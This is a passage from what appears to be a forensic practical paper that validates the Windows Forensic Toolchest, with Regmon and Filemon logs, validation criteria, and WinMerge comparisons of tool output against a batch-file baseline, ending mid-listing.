13503 516.62127114  CMD.EXE:232    CloseKey    HKCU                                                         SUCCE...  Key: 0xE10...
13504 516.62137674  CMD.EXE:232    OpenKey     HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  SUCCE...  Key: 0xE1C...
13505 516.62139546  CMD.EXE:232    QueryValue  HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  NOTFO...
13506 516.62141669  CMD.EXE:232    CloseKey    HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  SUCCE...  Key: 0xE1C...
13507 516.62550799  now.exe:148    OpenKey     HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image...   NOTFO...
13508 519.58474052  cmd.exe:1356   OpenKey     HKCU                                                         SUCCE...  Key: 0xE13...
13509 519.58480254  cmd.exe:1356   OpenKey     HKCU\Control Panel\Desktop                                   SUCCE...  Key: 0xE17...
13510 519.58482852  cmd.exe:1356   QueryValue  HKCU\Control Panel\Desktop\MultiUILanguageId                 NOTFO...
13511 519.58484919  cmd.exe:1356   CloseKey    HKCU\Control Panel\Desktop                                   SUCCE...  Key: 0xE17...
13512 519.58486484  cmd.exe:1356   CloseKey    HKCU                                                         SUCCE...  Key: 0xE13...
```



File Monitor - Sysinternals: www.sysinternals.com

```
#     Time        Process       Request  Path                                   Result       Other
9791  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 28718 Leng
9792  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 28720 Leng
9793  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 28732 Leng
9794  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 28734 Leng
9795  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 28746 Leng
9796  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 28770 Leng
9797  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 28855 Leng
9798  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 28857 Leng
9799  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 28869 Leng
9800  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 28893 Leng
9801  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 28977 Leng
9802  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 28979 Leng
9803  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 28991 Leng
9804  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 29015 Leng
9805  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 29099 Leng
9806  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 29101 Leng
9807  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 29113 Leng
9808  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 29137 Leng
9809  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 29222 Leng
9810  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 29224 Leng
9811  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 29236 Leng
9812  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 29260 Leng
9813  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 29346 Leng
9814  7:12:17 AM  wft.exe:392   READ     \\192.168.0.102\GCFA\wft_test\wft.log  END OF FILE  Offset: 28151 Leng
9815  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 29348 Leng
9816  7:12:17 AM  wft.exe:392   READ     \\192.168.0.102\GCFA\wft_test\wft.log  END OF FILE  Offset: 28151 Leng
9817  7:12:17 AM  wft.exe:392   CLOSE    \\192.168.0.102\GCFA\wft_test\wft.log  SUCCESS
9818  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 29369 Leng
9819  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 29377 Leng
9820  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 29384 Leng
9821  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 29391 Leng
9822  7:12:17 AM  wft.exe:392   WRITE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS      Offset: 29401 Leng
9823  7:12:17 AM  wft.exe:392   CLOSE    \\192.168.0.102\GCFA\wft_test\log.htm  SUCCESS
```

WFT's output had now been saved in *C:\GCFA\wft_test\* on **System 2** via the network share. I now needed to run the second command to get the comparison baseline from the *bat_test.bat*. I hit **Enter** in the second window and the batch file's output was sent to *C:\GCFA\bat_test\* on **System 2** via the network share.

I then saved off my Regmon and Filemon logs along with my screen captures. This ended the active portion of my testing, so lets move on to the criteria we will be using for the rest of this analysis.

Criteria For Approval

The tests that have been put in place for Windows Forensic Toolchest (WFT) are designed to show that it is forensically sound. As such, I must define the goals of my testing and what I am trying to prove about WFT before proceeding to do so in the following sections.

When validating WFT, I will be primarily concerned with making sure it meets the following criteria:

1. WFT must be capable of providing a scripted, automated, and customizable response to an incident and be capable of producing output usable by security knowledgeable personnel to help them determine if an incident occurred.
2. WFT results must be reproducible through conventional methods to produce substantially identical results when invoked under the same environmental circumstances.
3. WFT must be implemented in a forensically sound manner.
4. WFT should ensure that users are following forensically sound principles for data collection.
5. WFT should be able to produce output that is verifiable to the extent that it could be used in a court of law.


Data And Results

In this part of the paper we will be discussing the results of our testing and the analysis that was done to ensure that Windows Forensic Toolchest (WFT) meets the criteria defined in the previous section.

Criteria 1

The first criteria is that WFT must be capable of providing a scripted, automated, and customizable response to an incident and be capable of producing output usable by security knowledgeable personnel to help them determine if an incident occurred.

Windows Forensic Toolchest (WFT) is very flexible in meeting the needs of a security analyst and can be used to provide a customized response by altering its configuration file. The format of this file is documented in the config file in Appendix A and is shown in the screen capture below from the tool's results.



ACTION EXECUTABLE MD5CHECKSUM COMMAND OUTPUT MENU DESCRIPTION
Note: Each of these items is separated by a TAB (white space will not work).
Note: Lines beginning with # are treated as comments.

ACTION tells Windows Forensic Toolchest (WFT) how to process each line. Valid ACTIONs are:

V	Perform MD5 **verification** of EXECUTABLE.
E	Build a COMMAND to **execute**.
H	Build a **HTML** report.
M	Add a **menu** heading.
S	**Skip** COMMAND if -noslow option is used.
W	Skip COMMAND if -no**write** option is used.


Note: Multiple ACTIONS can be combined on a line

EXECUTABLE tells Windows Forensic Toolchest (WFT) what Executable this line will be using.
Executables should be collocated with Windows Forensic Toolchest (WFT) executable.

MD5CHECKSUM is the MD5 checksum of EXECUTABLE.

COMMAND tells Windows Forensic Toolchest (WFT) how to build the command line to be invoked.
For most executables, COMMAND should be: "**%s > %s%s%s**".
This expands to the command line: "**EXECUTABLE > [REPORT PATH\]OUTPUT.txt**".

WFT is also useful in helping a knowledgeable person interpret the output from the tools. The **Description** section of each report is built from the configuration file and is designed to present helpful information to the person reading the reports. I have shown a capture of one such **Description** below.



SYSTEM.INI

Command md5=8CC9E1BCD66C7B4C0AEB99B5D0E2EE34

```
cmd.exe /C type %SystemRoot%\system.ini > \\192.168.0.102\GCFA\wft_test\sys_ini.txt
```

Description

system.ini (system startup file)

system.ini -- starts every time Windows starts (look for... Shell=)


File sys_ini.txt md5=B143A6852C9EF93E0BDECB02F524F9F2

```
; for 16-bit app support

[drivers]
wave=mmdrv.dll
timer=timer.drv

[mci]
[driver32]
[386enh]
woafont=dosapp.FON
EGA80WOA.FON=EGA80WOA.FON
EGA40WOA.FON=EGA40WOA.FON
CGA80WOA.FON=CGA80WOA.FON
CGA40WOA.FON=CGA40WOA.FON
```

Criteria 2


The second criteria is that WFT results must be reproducible through conventional methods to produce substantially identical results when invoked under the same environmental circumstances.

This criteria is proved by examining the output of *wft.exe* against the output of *bat_test.bat* as it was produced in the previous testing. I opened the two directories used previously in WinMerge to compare all the reports (*.txt*) files that were produced. The capture below shows the directories being opened in WinMerge.


Select Files or Directories...
Files or Directories to Compare
OK
Cancel
Browse...
Browse...

Left: C:\GCFA\wft_test\
Right: C:\GCFA\bat_test\
Extensions: *.txt
☐ Recursive


The next screen shows the results of the diff. In this case, ten of the sixty-two files are different. These files will be investigated to see if they are expected differences or not.


WinMerge - [Directory Comparison Results]
File Edit View Window Help

Filename	Directory	Comparison result	Left Date	Right Date	Extens
whoami.txt	.	Identical	8/25/2003 7:10:09 AM	8/25/2003 7:11:09 AM	txt
win_ini.txt	.	Identical	8/25/2003 7:10:40 AM	8/25/2003 7:11:15 AM	txt
winstart.txt	.	Identical	8/25/2003 7:10:42 AM	8/25/2003 7:11:16 AM	txt
end.txt	.	Files are different	8/25/2003 7:10:52 AM	8/25/2003 7:11:17 AM	txt
nbtstatc.txt	.	Files are different	8/25/2003 7:10:11 AM	8/25/2003 7:11:10 AM	txt
netsessi.txt	.	Files are different	8/25/2003 7:10:13 AM	8/25/2003 7:11:11 AM	txt
netstat.txt	.	Files are different	8/25/2003 7:10:09 AM	8/25/2003 7:11:09 AM	txt
ps.txt	.	Files are different	8/25/2003 7:09:44 AM	8/25/2003 7:11:07 AM	txt
psinfo.txt	.	Files are different	8/25/2003 7:10:08 AM	8/25/2003 7:11:08 AM	txt
pslist.txt	.	Files are different	8/25/2003 7:09:41 AM	8/25/2003 7:11:07 AM	txt
pulist.txt	.	Files are different	8/25/2003 7:09:38 AM	8/25/2003 7:11:07 AM	txt
start.txt	.	Files are different	8/25/2003 7:09:24 AM	8/25/2003 7:11:07 AM	txt
syslog.txt	.	Files are different	8/25/2003 7:10:27 AM	8/25/2003 7:11:13 AM	txt


```
Results for C:\GCFA\wft_test\ and C:\GCFA\bat_test\
Ready                                    s:52 bs:0 d:10 bd:0 lf:0 ld:0 rf:0 rd:0 e:0
```

end.txt – shows timestamps which will differ (expected)



```
C:\GCFA\wft_test\end.txt              C:\GCFA\bat_test\end.txt

Mon Aug 25 07:12:14 2003              Mon Aug 25 07:12:38 2003

Line 1, Chars 0, EOL: CRLF            Line 1, Chars 0, EOL: CRLF
Ready                1 Differences Found    s:52 bs:0 d:10 bd:0 lf:0 ld:0 rf:(
```

nbtstatc.txt – shows phantom difference in blank line (not significant)




```
C:\GCFA\wft_test\nbtstatc.txt
    NetBIOS Remote Cache Name Table

            Type         Host Address     Lif
--------------------------------------------
Line 1, Chars 4, EOL: CRLF
```

```
C:\GCFA\bat_test\nbtstatc.txt
    NetBIOS Remote Cache Name Table

            Type         Host Address
--------------------------------------------
Line 1, Chars 4, EOL: CRLF
```

```
Ready    1 Differences Found    s:52 bs:0 d:10 bd:0 lf:0 ld:0 rf:0 rd:0 e:0    NI
```

netsessi.txt – shows difference in process idle time (expected)




```
C:\GCFA\wft_test\netsessi.txt
 Client Type        Opens Idle time
------------------------------------
 Windows 2002 2600      0 00:00:26
Line 1, Chars 0, EOL: CRLF
```

```
C:\GCFA\bat_test\netsessi.txt
 Client Type        Opens Idle time
------------------------------------
 Windows 2002 2600      0 00:00:03
Line 1, Chars 0, EOL: CRLF
```

```
Ready    1 Differences Found    s:52 bs:0 d:10 bd:0 lf:0 ld:0 rf:0 rd:0 e:0    NI
```

netstat.txt – shows difference in open ports (no new ports – just different states)




```
C:\GCFA\wft_test\netstat.txt
61          0.0.0.0:0                LISTENING

00          0.0.0.0:0                LISTENING
445         127.0.0.1:1061           ESTABLISHED
1061        127.0.0.1:445            ESTABLISHED
103:139     0.0.0.0:0                LISTENING
103:1043    0.0.0.0:0                LISTENING
103:1043    192.168.0.102:139        ESTABLISHED
103:1056    192.168.0.102:445        TIME_WAIT
103:1059    192.168.0.102:445        ESTABLISHED

5           *:*
Line 1, Chars 0, EOL: CRLF
```

```
C:\GCFA\bat_test\netstat.txt
61          0.0.0.0:0                LISTENING
62          0.0.0.0:0                LISTENING
00          0.0.0.0:0                LISTENING
445         127.0.0.1:1061           ESTABLISH
1061        127.0.0.1:445            ESTABLISH
103:139     0.0.0.0:0                LISTENING
103:1043    0.0.0.0:0                LISTENING
103:1043    192.168.0.102:139        ESTABLISH
103:1056    192.168.0.102:445        TIME_WAIT
103:1059    192.168.0.102:445        TIME_WAIT
103:1062    192.168.0.102:445        ESTABLISH
5           *:*
Line 1, Chars 0, EOL: CRLF
```

```
Ready    3 Differences Found    s:52 bs:0 d:10 bd:0 lf:0 ld:0 rf:0 rd:0 e:0    NUM
```

ps.txt – shows differences in running processes (expected)




```
C:\GCFA\wft_test\ps.txt
06:05:04 C:\WINDOWS\system32\spoolsv.exe
06:26:18 C:\Documents and Settings\Administrator
06:26:22 C:\Documents and Settings\Administrator
06:34:46 C:\Program Files\Common Files\Microsoft
06:40:53 C:\WINDOWS\System32\cmd.exe
06:41:24 C:\WINDOWS\System32\cmd.exe
06:48:38 C:\WINDOWS\system32\ntvdm.exe
